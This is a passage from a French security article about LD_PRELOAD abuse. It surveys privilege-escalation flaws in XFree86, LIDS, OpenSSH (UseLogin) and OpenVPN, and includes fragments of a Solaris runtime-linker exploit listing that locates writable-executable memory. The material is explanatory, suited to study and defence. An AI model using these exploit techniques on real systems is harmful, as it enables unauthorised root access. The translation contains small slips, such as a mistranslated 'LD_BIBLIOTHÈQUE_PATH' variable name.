   if ((fd = open(tmp, O_RDONLY)) < 0) {
      fprintf(stderr, "can't open %s\n", tmp);
      exit(1);
   }
```

XF86

La vulnérabilité du chemin de recherche dans : *libX11.so* et *xfree86*, lorsqu'il est utilisé dans des programmes `setuid` ou `setgid`, permet aux utilisateurs locaux d'obtenir des privilèges root via une variable d'environnement `LD_PRELOAD` modifiée redirigeant vers un module malveillant.

LIDS

L'utilisation de `LD_PRELOAD` peut faire en sorte qu'un programme avec des privilèges donnés par LIDS exécute le code du hacker. Cela signifie qu'un intrus root peut avoir l'ensemble des droits ou un accès fs que vous avez accordé après configuration de LIDS. D'ailleurs, si vous avez donné la permission `CAP_SYS_RAWIO` ou `CAP_SYS_MODULE` a un programme, un attaquant pourrait désactiver LIDS et ainsi, accéder à n'importe quel fichier. Dans certaines configurations, ceci aboutit à des utilisateurs pouvant devenir *root*. (il doit y avoir un programme avec `CAP_SETUID` accordé ce qui n'est pas : `setuid`).

OpenSSH

OpenSSH inclut une fonctionnalité avec laquelle un utilisateur peut faire en sorte que les variables d'environnement dépendent de la clé d'authentification. Ces variables d'environnement sont spécifiées dans les fichiers : *authorized_keys* (SSHv1) ou *authorized_keys2* (SSHv2) du répertoire local sur le serveur. Ceci est normalement sécurisé, étant donné qu'on accède seulement au Shell utilisateur appelé avec les privilèges utilisateur. Cependant, quand le serveur OpenSSH sshd est configuré, pour utiliser le système de login du programme (via la directive `UseLogin` oui dans `sshd_config`), la variable d'environnement est passée au login, qui est appelé avec les privilèges du *SuperUtilisateur*. Parce que certaines variables d'environnement telles que : `LD_BIBLIOTHÈQUE_PATH` et `LD_PRELOAD` peuvent être paramétrées en utilisant la fonctionnalité précédente, l'utilisateur peut permettre a un login d'exécuter du code arbitraire avec des privilèges *SuperUtilisateur*.

Listing 13. *Exploit de l'éditeur de lien à l'exécution sous Solaris - suite*

```
    /* search for the last RWX memory segment before stack (last - 1) */
    while (read(fd, &map, sizeof(map)))
          if (map.pr_vaddr)
          if (map.pr_mflags & (MA_READ | MA_WRITE | MA_EXEC)) {
       addr_old = addr;
       addr = map.pr_vaddr;
    }

    close(fd);
    /* add 4 to the exact address NULL bytes */
    if (!(addr_old & 0xff)) addr_old |= 0x04;
    if (!(addr_old & 0xff00)) addr_old |= 0x0400;
    return(addr_old);
}
/*
 * set_val(): copy a dword inside a buffer
 */

void set_val(char *buf, int pos, int val) {
    buf[pos] = (val & 0xff000000) >> 24;
    buf[pos + 1] = (val & 0x00ff0000) >> 16;
    buf[pos + 2] = (val & 0x0000ff00) >> 8;
    buf[pos + 3] = (val & 0x000000ff);
}
```

OpenVPN

Une vulnérabilité subsiste dans OpenVPN qui peut alors être exploité par des personnes avec de mauvaises attentions pour compromettre le système d'un utilisateur. La vulnérabilité est provoquée par des clients OpenVPN permettant au serveur de transmettre des variables d'environnement incluant `LD_PRELOAD` vers des scripts Shell côté client via des configurations de directives `setenv`. Ceci peut être exploité dans le but d'exécuter du code arbitraire sur un client vulnérable en placant un fichier malveillant dans une location connue et en la chargeant. Le succès de ce type d'attaque exige qu'un utilisateur se connecte à un serveur malveillant.

Conclusion

Nous vous avons fait connaitre la puissance de la variable `LD_PRELOAD` et ce que l'on peut en faire. Elle est très utile pour débugger des sources de logiciels protégés, ou des données loguées. Imaginez un Daemon qui n'a aucune fonctionnalité pour logguer, maintenant vous pouvez sim-plement inclure le votre ! Ou bien si vous souhaitez voir ce que font vos utilisateurs sur votre système vous pouvez créer une *Session Log*. Il y a bien plus de choses que vous pouvez faire avec : `LD_PRELOAD`, si vous avez trouvé cet article utile allez sur google pour trouver plus d'informations. ●

Sur Internet

- *http://developers.sun.com/solaris/articles/lib_interposers.html*
- *http://www.GroundZero-Security.com*

À propos de l'auteur

Stefan Klaas est dans le domaine de la sécurité depuis 10 ans IT Security et a travaillé en tant qu'administrateur réseau et Ingénieur logiciel. Depuis 2005 il est CEO de l'entreprise GroundZero Security Research en Allemagne. Il continue de développer des exploits de type *Proof of Concept*, recherchant activement les réponses aux questions liées à la sécurité informatique et en réalisant des tests d'intrusions.